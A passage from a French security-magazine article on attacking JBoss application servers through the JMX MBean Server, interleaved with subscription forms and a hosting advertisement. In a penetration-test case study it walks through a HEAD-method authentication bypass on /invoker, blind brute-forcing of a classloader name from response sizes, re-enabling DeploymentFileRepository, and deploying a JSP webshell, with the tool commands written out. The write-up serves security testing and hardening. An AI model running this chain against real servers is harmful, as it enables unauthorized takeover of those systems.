sa méthode de management et réduit considérablement sa surface d'exposition en restructurant son fonctionnement. Cette version ne sera donc pas concernée par le contenu de cet article. Cette version est encore très peu utilisée sur le terrain au moment de la rédaction de cet article, mais il est important de noter que la nouvelle version à venir de JBoss EAP sera basée sur cette version.

Pour les autres versions (antérieures à la version 7), la méthode de management la plus courante reste l'utilisation de JBoss MX, qui constitue l'implémentation de l'API JMX (**[JMX]**) pour JBoss. Celle-ci fournit toutes les billes nécessaires à l'administration de l'ensemble des composants Java d'un serveur en cours d'exécution.

Du point de vue de l'attaquant, cette API est une véritable mine d'or, car elle reste utilisable sur l'ensemble des versions de JBoss AS et constitue un point d'entrée de choix pour la compromission du serveur. Il est d'ailleurs important de noter que cette API est également implémentée par de nombreux autres serveurs d'applications et autres conteneurs web J2EE tels que Tomcat ou Glassfish.

Techniquement parlant, cette API se décompose en trois couches interconnectées entre elles :

- La couche « Instrumentation », qui est constituée des *Java Managed Beans* (ou MBeans). Ces MBeans sont une représentation Java des composants que doit gérer le serveur JBoss (conteneurs web, systèmes de fichiers virtuels, périphériques, applications, etc.). Ils fournissent des fonctionnalités souvent très puissantes, comme par exemple le déploiement à chaud de nouvelles applications.
- La couche « Agent », qui permet de gérer de manière centralisée l'ensemble de ces MBeans. Elle implémente le MBean Server qui correspond au point névralgique de l'administration du serveur. Toute action d'administration utilisant JMX interagit avec le MBean Server qui invoque ensuite les MBeans

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !



Téléphonez au
03 67 10 00 20
ou commandez
par le Web

Économisez plus de
20%*

* Sur le prix de vente unitaire France Métropolitaine

Numéros de
6 MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous



40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITaine
Pour les tarifs hors France Métropolitaine, consultez notre site :
www.ed-diamond.com

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :

Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	



Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

→ Abonnement

offre 1

ABONNEMENT
6 MISC
au lieu de 51,00€**
en kiosque
Economie : 11,00 €

40€*

Vous pouvez également vous abonner sur :
www.ed-diamond.com
 ou par Tél. : +33 (0)3 67 10 00 20 /
 Fax : +33 (0)3 67 10 00 21



NOUVEAU !

numerique.ed-diamond.com
 pour vous abonner et acheter vos magazines en format numérique (PDF)

unixgarden.com
 pour retrouver une sélection d'articles des Éditions Diamond

* Tarifs France Métro (F)

** Base tarifs kiosque zone France Métro (F)

→ Voici nos offres d'abonnements groupés incluant MISC

offre 5	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 MISC au lieu de 133,50€** en kiosque Economie : 43,50 €	90€*
offre 7	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 MISC au lieu de 181,50€** en kiosque Economie : 57,50 €	124€*
offre 8	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC au lieu de 220,50€** en kiosque Economie : 66,50 €	154€*
offre 9	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC 6 LINUX ESSENTIEL au lieu de 259,50€** en kiosque Economie : 75,50 €	184€*
offre 10	ABONNEMENTS GROUPES 6 MISC + 2 Hors-séries au lieu de 69,00€** en kiosque Economie : 21,00 €	48€*
offre 12	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE 6 MISC 6 LINUX ESSENTIEL au lieu de 301,50€** en kiosque Economie : 86,50 €	215€*

→ Voici nos autres offres d'abonnements groupés

offre 2	ABONNEMENTS GROUPES 6 LINUX ESSENTIEL 6 LINUX PRATIQUE au lieu de 78,00€** en kiosque Economie : 18,00 €	60€*
offre 3	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE au lieu de 121,50€** en kiosque Economie : 36,50 €	85€*
offre 4	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE + 6 Hors-séries au lieu de 130,50€** en kiosque Economie : 41,50 €	89€*
offre 6	ABONNEMENTS GROUPES 11 LINUX MAGAZINE FRANCE 6 LINUX PRATIQUE au lieu de 169,50€** en kiosque Economie : 50,50 €	119€*
offre 11	ABONNEMENTS GROUPES 6 LINUX PRATIQUE + 3 Hors-séries au lieu de 63,00€** en kiosque Economie : 15,00 €	48€*
offre 15	ABONNEMENTS GROUPES 6 LINUX ESSENTIEL 6 LINUX PRATIQUE au lieu de 102,00€** en kiosque Economie : 24,00 €	78€*

→ Nos Tarifs s'entendent TTC et en euros

	F	D	T	Zone 1	Zone 2	Zone 3	Zone 4
	France Métro	DOM	TOM	Europe	Afrique / Orient	Amérique	Asie / Océanie
1 Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2 Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3 Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4 Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5 Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6 Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7 Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8 Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9 Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	263 €	286 €	275 €	266 €
10 Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11 Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12 Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15 Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

• ZONE 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovénie, Slovaquie, République Tchèque, Pologne, Biélorussie, Bosnie Herzégovine, Bulgarie, Chypre, Géorgie, Hongrie, Lettonie, Lituanie, Macédoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Arménie, ...

• ZONE 2 : Algérie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelles, Sénégal, Israël, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep. Dom. Congo, Côte d'Ivoire, Egypte, Kenya, Libye, Madagascar, Nigeria, ...

• ZONE 3 : Canada, Etats-Unis, Guyana, Haïti, République Dominicaine, Jamaïque, Argentine, Brésil, Cuba, Mexique, ...

• ZONE 4 : Australie, Japon, Chine, Corée du Nord, Corée du Sud, Inde, Indonésie, Nouvelle-Zélande, Taïwan, Thaïlande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Je sélectionne ma zone géographique (F à Zone 4) :		
J'indique la somme due : (Total)		€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :

Chèque bancaire ou postal à l'ordre des Éditions Diamond

Carte bancaire n° _____

Expire le : _____

Cryptogramme visuel : _____

Date et signature obligatoire





concernés. Du point de vue de l'attaquant, l'accès au MBean Server est donc très souvent synonyme de prise de contrôle étant donné qu'il permet, entre autres, le déploiement de nouveaux composants.

- La couche « Distributed Services », qui permet d'interfacer le MBean Server avec des composants externes au travers de protocoles prédéfinis (HTTP, IIOP, RMI, SOAP, etc.). Les différentes versions de JBoss fournissent par défaut plus ou moins de moyens de s'interfacer avec le MBean Server.

Le schéma 1 résume ces trois couches et leurs interactions :




Illustration 1: Architecture JMX

Suivant les versions de JBoss, les méthodes d'interaction avec le MBean Server varient, mais un certain nombre de composants persistent au fil des versions (à l'exception de la version 7) :

- la *JMX Console* accessible à l'URI [/jmx-console](#) ;
- la *Web Console* accessible à l'URI [/web-console](#) ;
- les servlets *JMXInvokerServlet* et *EJBInvokerServlet* exposées par l'application [/invoker](#) ;
- le port 4444 permettant d'interagir avec le MBean Server au travers de JRMP (*Java Remote Method Protocol*) sur RMI ;
- de la version 5.1 à 6.x, la console d'administration *Admin Console* (accessible à l'URI [/admin-console](#)) a également fait son apparition ainsi que le *JMX Connector* accessible sur le port 1090.

Bien que ces composants aient des fonctions distinctes, ils fournissent tous un accès direct au MBean Server. Une fois la communication établie avec l'un de ces composants, un attaquant pourra donc quasiment systématiquement compromettre le serveur JBoss AS tant au niveau applicatif qu'au niveau système.

2 Retour d'expérience de 2010 à 2013

Étant donné le grand nombre de points d'entrée au MBean Server fournis par défaut par JBoss, il serait justifié de penser qu'il est facile de compromettre un tel serveur. Il y a trois ans, c'était effectivement le cas pour 90 %

des serveurs rencontrés. Les interfaces d'administration étaient en grande partie exposées sans restriction et insuffisamment protégées (le compte admin/admin était un grand classique).

Néanmoins, depuis 2010 et après un bon nombre de tests d'intrusion sur des infrastructures J2EE s'appuyant sur des serveurs JBoss, nous avons pu constater une forte amélioration du niveau de sécurité de ces serveurs. Des efforts importants de durcissement sont désormais fréquents et il n'est plus rare de rencontrer un serveur JBoss dont :

- Les consoles d'administration bien connues (JMX Console et Web Console) ne sont plus exposées ou même désinstallées.
- Les autres points d'entrée sont authentifiés avec un compte possédant un mot de passe complexe.
- Les composants dangereux (**BSHDeployer**, **MainDeployer**, **DeploymentFileRepository**, etc.) sont désactivés.

Dans les entreprises où en 2010, il était très probable de compromettre un serveur JBoss AS en quelques minutes sans comprendre son fonctionnement et en utilisant un module Metasploit (**[METASPLOIT]**), il est désormais difficile en 2013 d'atteindre le même résultat sans connaissance du fonctionnement interne de JBoss AS et d'un minimum de motivation.

Les avis de sécurité, publications et autres conférences à répétition sur le sujet ainsi que les efforts faits par les développeurs de JBoss au cours de ces 3 années sont probablement les raisons de ce changement.

3 Cas pratique d'une compromission JBoss en 2013

Compromettre un serveur JBoss AS depuis Internet ne se résume donc plus à lancer un simple module Metasploit sans comprendre son fonctionnement, puis à attendre le résultat. Pour preuve, je vous propose de résoudre un cas rencontré récemment au cours d'un test d'intrusion.

3.1 Architecture cible & objectif

L'architecture cible se trouve être relativement simple : un serveur JBoss est exposé en frontal sur Internet. Il héberge plusieurs applications dont la fonction n'a pas d'importance ici. L'objectif est de prendre la main sur le serveur pour obtenir un pivot vers le réseau interne ou la DMZ.

Après les étapes standards de prise d'empreinte et de balayage de ports, les caractéristiques suivantes ressortent de l'infrastructure cible :

- Seul le port 80 est accessible. Un serveur JBoss est en écoute sur ce port.



- Le serveur frontal est un JBoss EAP 5.1.0 supporté par RedHat, les avis de sécurité font donc l'objet de correctifs réguliers, contrairement à la branche *open source* de JBoss AS qui ne corrige plus les vulnérabilités sur cette branche.
- Les consoles d'administration sont inaccessibles, à l'exception de **/invoker**, qui est pour sa part authentifiée avec un compte dont le mot de passe n'est pas trivial.

Les applications hébergées ne font pas l'objet de vulnérabilités permettant une prise de contrôle du serveur à distance.

Le seul point d'entrée identifié est donc l'application Invoker mappée à l'URI **/invoker**. Pour rappel, cette application est connue pour les possibilités qu'elle offre, à savoir un accès direct au MBean Server au travers des servlets suivants :

- **/invoker/JMXInvokerServlet** ;
- **/invoker/EJBInvokerServlet**.

3.2 Contournement de l'authentification sur /invoker

Comme observé lors de la prise d'empreinte, l'application Invoker est authentifiée et les tentatives d'attaque par dictionnaire se sont révélées infructueuses :

```
$ lwp-request -m GET http://target/invoker/JMXInvokerServlet
401 Unauthorized
```

Quel autre choix avons-nous ? Un rapide retour en 2010 est nécessaire et plus particulièrement sur les avis de sécurité CVE-2010-0738 et CVE-2010-1428.

Ces avis mettent en avant un problème de configuration au sein des applications Web Console et JMX Console permettant de contourner l'authentification sur ces consoles via la méthode **HEAD**. En effet, après avoir téléchargé une version vulnérable sur le site de Red Hat, une analyse de la configuration présente dans le fichier **/WEB-INF/web.xml** des applications concernées permet d'observer que seules les méthodes **GET** et **POST** sont effectivement sujettes à une authentification :

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>An example security config that only allows users with the role JBossAdmin to access the HTML JMX console web application</description>
    <url-pattern>*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
</security-constraint>
```

Cet oubli permet donc à un attaquant de contourner le mécanisme d'authentification des applications d'administration en question et d'envoyer des ordres de déploiement de nouveaux composants en utilisant la méthode HTTP **HEAD**. Bien que le serveur ne retourne pas le contenu de la réponse pour les requêtes utilisant cette méthode, cela ne l'empêche pas de traiter la requête et de réaliser l'opération demandée.

Le point intéressant est que cette vulnérabilité touche également notre point d'entrée, l'application Invoker, mais cet oubli-ci a été corrigé bien plus tard au sein des versions RedHat (à partir de la version EAP 5.1.2 au lieu de 4.3.0 CP08 pour les autres applications).

Concernant la version open source (non supportée par RedHat), cette faille n'a jamais été corrigée et ne le sera finalement jamais, les versions de JBoss AS inférieures à 7 n'étant plus maintenues. Cette faille est donc à garder sous le coude...

Dans notre cas, la version est JBoss EAP 5.1.0 et se trouve donc potentiellement vulnérable. Un simple téléchargement de la version en question permet de le confirmer, comme le montre la configuration par défaut de l'application Invoker :

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HttpInvokers</web-resource-name>
    <description>An example security config that only allows users with the role HttpInvoker to access the HTTP invoker servlets</description>
    <url-pattern>/restricted/*</url-pattern>
    <url-pattern>/JNDIFactory/*</url-pattern>
    <url-pattern>/EJBInvokerServlet/*</url-pattern>
    <url-pattern>/JMXInvokerServlet/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>HttpInvoker</role-name>
  </auth-constraint>
</security-constraint>
```

Si l'administrateur n'a pas changé cette configuration, il est alors possible à l'aide de la méthode **HEAD** d'atteindre les servlets **JMXInvokerServlet** et **EJBInvokerServlet**, et donc de contourner l'authentification mise en place :

```
$ lwp-request -m HEAD http://target/invoker/JMXInvokerServlet
200 OK
[...]
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
[...]
```

3.3 Interaction avec la servlet JMXInvokerServlet

Nous avons désormais un accès au servlet **JMXInvokerServlet**, mais nous ne sommes néanmoins pas au bout de notre périple. En effet, communiquer avec ce servlet ne se fait pas par des requêtes HTTP aux paramètres facilement manipulables comme on peut le retrouver par exemple sur la JMX Console. Il est ici nécessaire de



communiquer à l'aide d'objets Java sérialisés. Il s'agit du seul « langage » que ces servlets comprennent. Un outil adapté est donc requis ; les développeurs de JBoss n'en fournissant aucun à l'heure actuelle, il est nécessaire de le développer. J'ai présenté un tel outil lors du SSTIC 2010, dont les actes expliquent les méthodes à mettre en place pour communiquer avec ces servlets (**[SSTIC]**).

Note

Celui-ci a été largement amélioré par la suite afin de réaliser les opérations qui vont suivre. Une version à jour a été publiée sur le site web Synacktiv : www.synacktiv.com [**JIMMIX**].

Lors d'une utilisation normale de cet outil, quand l'application Invoker n'est pas authentifiée, les requêtes HTTP envoyées à ce servlet sont réalisées à l'aide d'une requête **POST** et permettent de communiquer directement avec le MBean Server du JBoss distant. Dans notre cas, il est nécessaire d'utiliser la méthode **HEAD** qu'il est possible de préciser avec l'option **-m**.

Par exemple, la commande suivante permet de déployer une nouvelle application via le MBean **jboss.admin:service=DeploymentFileRepository**. Le choix de ce MBean désormais bien connu permet de maximiser nos chances de succès, car il :

- ne nécessite aucun pré-requis pour le déploiement d'une nouvelle application ;
- fonctionne sur toutes les versions de JBoss AS antérieures à 6 (c'est donc le cas sur notre version RedHat EAP 5.1.0).

L'utilisation de ce MBean au travers de la JMX Console a été bien décrite dans de nombreuses publications (**[REDTEAM2]**), mais finalement très peu au travers de l'application Invoker :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet  
--signature java.lang.String,java.lang.String,java.lang.String,java.  
lang.String,boolean invoke jboss.admin:service=DeploymentFileReposit  
ory store pwn.war pwn .jsp "cat ./webshell.jsp" true
```

Si tout s'était bien passé, l'application aurait normalement dû être déployée à la racine du serveur. Mais ce ne fut malheureusement pas le cas lors de notre première tentative :

```
$> GET -sd http://localhost:8080/pwn/pwn.jsp  
404 Not Found
```

Ceci est le résultat d'un durcissement de plus en plus fréquent qui consiste à supprimer les MBeans reconnus comme dangereux et non nécessaires pour le bon fonctionnement et l'administration du serveur. Parmi ces MBeans dangereux, nous pouvons citer :

- **jboss.system:service>MainDeployer** ;
- **jboss.deployer:service=BSHDeployer** (pour les versions antérieures à JBoss AS 5) ;
- **jboss.admin:service=DeploymentFileRepository**.

3.4 Réactivation du MBean DeploymentFileRepository

Ce durcissement fréquemment observé ne fait en réalité que ralentir l'attaquant dans son intrusion. Si le MBean Server dispose des fonctionnalités pour désactiver ces MBeans, il permet également de les activer à nouveau. Il nous reste donc à utiliser ces fonctions pour ajouter au serveur la fonctionnalité dont nous avons besoin.

3.4.1 Méthode createMBean du MBean Server

Pour créer un nouveau MBean (ou pour en réactiver un), le MBean Server possède la méthode suivante :

```
createMBean(String className, ObjectName name, ObjectName  
loaderName, Object[] params, String[] signature)
```

Cette méthode a deux rôles :

1. Enregistrer le MBean auprès du MBean Server à l'aide d'un identifiant unique ou « **ObjectName** », pour qu'il puisse par la suite être utilisé par le serveur (paramètre **name**).
2. Instancier l'objet Java associé au MBean en utilisant le constructeur de la classe **className** ayant la **signature**. Le paramètre **params** correspond aux paramètres transmis au constructeur sélectionné.

Pour certaines classes, le **classloader** utilisé par défaut par le MBean Server ne gère pas la classe désirée et ne pourra donc pas l'instancier. Une exception sera alors levée. Il est donc nécessaire dans ce cas de spécifier le paramètre **loaderName** à l'aide d'un **ObjectName** correspondant au chemin VFS (*Virtual File System*) vers le classloader en question. La classe **org.jboss.console.manager.DeploymentFileRepository** est notamment concernée par ce problème, car celle-ci n'est accessible que via le classloader de l'application Web Console. Pour réactiver ce MBean, il faut donc que l'archive de la Web Console soit présente sur le serveur (ce qui est le cas dans toutes les installations par défaut de JBoss antérieures à 6). Si ce n'est pas le cas, il faudra trouver un autre MBean (**MainDeployer**, **BSHDeployer**, etc.). Il s'agit ici de s'adapter à la version du serveur que nous avons en face de nous.

3.4.2 Récupération du VFS du classloader en aveugle

D'une manière générale, sauf cas exceptionnels, le classloader de l'application Web Console est identifié par l'ObjectName : **jboss.classloader:id="vfsfile:/<INCONNU>/management/console-mgr.sar/"** sur les versions 5 de JBoss. Comme vous pouvez le voir, une partie du chemin VFS est spécifique à chaque installation.



Il existe bien entendu des méthodes pour obtenir cette information (**[NEWSHSC]**), mais celles-ci fonctionnent uniquement si nous avons un retour du serveur. Or, dans notre cas, nous fonctionnons en **HEAD**, ce qui implique que la réponse HTTP ne contiendra aucun corps. Il faut donc procéder différemment et revenir aux seules informations que le serveur daigne bien nous transmettre, à savoir les en-têtes HTTP :

```
$> lwp-request -m HEAD -sed http://target/invoker/JMXInvokerServlet
200 OK
Connection: close
Date: Wed, 20 Mar 2013 11:25:48 GMT
Server: Apache-Coyote/1.1
Content-Length: 3422
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
```

Parmi ces en-têtes, seule la taille de la réponse est susceptible d'être influencée par la requête du client. Si on réalise des captures du trafic avec tcpdump, nous pouvons effectivement constater que suivant la requête du client, la taille de l'objet Java sérialisé généré et retourné par le serveur diffère. Par exemple, en tentant de récupérer la version du système d'exploitation, la taille de la réponse est 88 :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet get
jboss.system:type=ServerInfo OSVersion
```

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 88
```

Alors que si l'on tente de récupérer l'architecture du système, la taille de la réponse est de 80 :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet get
jboss.system:type=ServerInfo OSArch
```

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 80
```

Dans notre cas, l'idée est d'utiliser ce comportement afin d'en déduire de l'information tout comme nous le ferions dans le cadre d'une injection SQL en aveugle. Bien entendu, les deux exemples précédents ne nous sont pas d'une grande utilité, étant donné que la réponse aux requêtes ne dépend pas de la valeur du chemin VFS que nous recherchons. Il est donc nécessaire d'utiliser un MBean prenant en entrée un ObjectName et qui retournera une réponse dont la taille dépend de l'existence ou non de celui-ci.

Par chance, JBoss fournit les fonctionnalités nécessaires et notamment la méthode suivante qui peut être appelée sur le MBean Server :

```
queryNames(ObjectName name, QueryExp query)
```

Cette méthode correspond au point d'entrée d'un moteur de recherche d'ObjectName. Cela correspond totalement à notre besoin ! Si l'on cherche un ObjectName qui n'existe pas, la réponse aura une taille de 121 :

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 121
```

Alors que si l'ObjectName recherché existe, la taille diffère :

```
# tcpdump -n -i lo port 8080
[...]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 414
```

Et pour faciliter la recherche, le caractère « * » peut être utilisé comme *wildcard*. Par exemple, l'appel suivant recherchera tous les ObjectName commençant par « jboss.classloader:id= » :

```
queryMBean(new ObjectName("jboss.classloader:id=*"), null)
```

Il ne nous reste donc plus qu'à utiliser ce moteur de recherche et à réaliser une attaque par force brute, lettre par lettre, sur l'ObjectName recherché, jusqu'à retrouver le chemin complet.

Dans le cadre de l'ObjectName du classloader de la Web Console, celui-ci respecte le schéma suivant : **jboss.classloader:id="vfsfile:/<INCONNU>/management/console-mgr.sar/"**. Si nous voulons déterminer le caractère précédent « /management », par exemple, il est donc nécessaire de le tester de manière exhaustive à l'aide de recherches du type :

- **jboss.classloader:id="vfsfile:/A/management/console-mgr.sar/",*** ;
- **jboss.classloader:id="vfsfile:/B/management/console-mgr.sar/",*** ;
- **jboss.classloader:id="vfsfile:/C/management/console-mgr.sar/",*** ;
- etc.

Note

Le wildcard ajouté à la fin des recherches n'est pas utile pour l'attaque, mais est néanmoins nécessaire pour respecter la syntaxe des filtres sur les ObjectNames.

Pour chaque caractère, il suffit ensuite de comparer la taille de la réponse pour déterminer si le caractère est valide ou non, pour ensuite passer au caractère suivant.

1&1 SERVEUR CLOUD DYNAMIQUE PUISANCE FLEXIBLE PRIX MAÎTRISÉ



à partir de
0,03 €
HT PAR HEURE*

✓ CONTRÔLE TOTAL DES COÛTS

- **NOUVEAU : sans engagement !**
- **NOUVEAU : sans frais de mise en service !**
- **NOUVEAU : sans prix de base !**
- **Durée limitée : jusqu'à 30 € de crédit offert !****
- **Transparence totale** grâce à la facturation horaire à l'usage.
- **Trafic illimité** sans réduction de bande passante.
- **Parallels® Plesk Panel 11 inclus,** noms de domaine illimités.

✓ ACCÈS ROOT COMPLET

- Droits d'administrateur et ressources dédiées pour chaque VM.

✓ HAUTE FLEXIBILITÉ

- vCores, RAM et espace disque configurables séparément : **seulement 0,01 € HT par heure et par unité matérielle !'**
- **NOUVEAU : jusqu'à 8 vCores et 32 Go de RAM.**
- Ajoutez jusqu'à 99 machines virtuelles en un seul clic - sans migration !

✓ SÉCURITÉ OPTIMALE

- Disques durs et unités de calcul redondés afin de protéger votre serveur cloud contre toute défaillance.



1&1

MEMBRE DE



DOMAINES | EMAIL | HÉBERGEMENT | E-COMMERCE | SERVEURS

0970 808 911 (appel non surtaxé)

1and1.fr

* Configuration minimale : 1 vCore, 1 Go de RAM et 100 Go d'espace disque, soit 0,03 € HT/heure (0,036 € TTC). Le prix final varie en fonction de la configuration choisie : simulation en ligne sur hosting.1and1.fr/cloud-server-config.

** Crédit de 30 € déduit du montant HT de la 1^{ère} facture, pas de report du crédit non consommé. Détails disponibles sur 1and1.fr.



L'outil développé par Synacktiv automatise toute cette opération et permet par cette méthode de connaître l'ObjectName du classloader de la Web Console à l'aide uniquement de la méthode **HEAD** :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet
bfobjectname 'jboss.classloader:id="vfsfile:/JIMMX/server/default/
deploy/management/console-mgr.sar"'
Bruteforce in progress, please wait...
ObjectName found: jboss.classloader:id="vfsfile:/home/jboss/
prod/server/default/deploy/management/console-mgr.sar/"
```

3.4.3 Réactivation du MBean

Maintenant que nous connaissons l'ObjectName du classloader de la Web Console, il ne nous reste plus qu'à appeler la méthode **createMBean** afin d'activer le MBean **DeploymentFileRepository** :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet createMBean
jboss.admin:service=DeploymentFileRepository org.jboss.console.manager.
DeploymentFileRepository 'jboss.classloader:id="vfsfile:/home/jboss/prod/
server/default/deploy/management/console-mgr.sar"'
```

Pour vérifier que le MBean a bien été créé, il est possible d'utiliser la fonction précédente. Si un résultat est retourné, c'est que celui-ci est bien enregistré auprès du MBean Server :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet
bfobjectname 'jboss.admin:service=DeploymentFileRepository'
Bruteforce in progress, please wait...
ObjectName found: jboss.admin:service=DeploymentFileRepository
```

Avant de pouvoir utiliser ce MBean fraîchement créé, il est également nécessaire de définir la propriété **BaseDir** de celui-ci. Celle-ci référence le répertoire dans lequel les applications seront déployées. Le plus simple est donc de définir le répertoire où se situent déjà les autres applications par défaut, à savoir **./deploy/** :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet invoke
jboss.admin:service=DeploymentFileRepository setBaseDir ./deploy/
```

Il est néanmoins bon de savoir que vous pouvez également définir un chemin vers un répertoire au sein d'une application déjà existante afin d'y ajouter un nouveau fichier JSP. Cela peut s'avérer utile notamment dans le cas où un filtrage AJP a été mis en place.

3.5 Déploiement et exécution de commande arbitraire

Le MBean **DeploymentFileRepository** est maintenant disponible et utilisable. Il peut donc être invoqué pour déployer une nouvelle application :

```
$ jimmix.sh -m HEAD -i http://target/invoker/JMXInvokerServlet
--signature java.lang.String,java.lang.String,java.lang.String,java.
lang.String,boolean invoke jboss.admin:service=DeploymentFileReposit
ory store pwn.war pwn.jsp ``cat ./webshell.jsp`` true
```

Après quelques secondes, le *webshell* est bel et bien créé sur le serveur et accessible à la racine du serveur :

```
$> lwp-request -m GET http://target/pwn/pwn.jsp?cmd=id
uid=1005(jboss) gid=1005(jboss) groups=1005(jboss)
```

Conclusion

En 2013, réaliser une intrusion depuis Internet sur serveur JBoss peut s'avérer fastidieux si l'on ne maîtrise pas son fonctionnement interne ainsi que les composants clés de celui-ci. Cela ne se résume pas à l'exécution d'un module Metasploit s'attaquant à la JMX Console et il est nécessaire de chaîner plusieurs techniques afin d'arriver au but.

Dans les années qui viennent, il est probable que le durcissement observé au cours des 3 années continue sa lancée. L'arrivée notamment de JBoss 7 risque de complexifier grandement les intrusions, grâce à une architecture beaucoup plus centrée sur la sécurité (réduction de la surface d'exposition, mise en écoute par défaut des applications d'administration sur un port dédié, politique de mot de passe imposée par défaut, etc.).

Bien entendu, depuis le réseau interne, certaines vieilles méthodes continueront de fonctionner, car la surface d'exposition est nettement plus large :

- les consoles d'administration sont très souvent accessibles ;
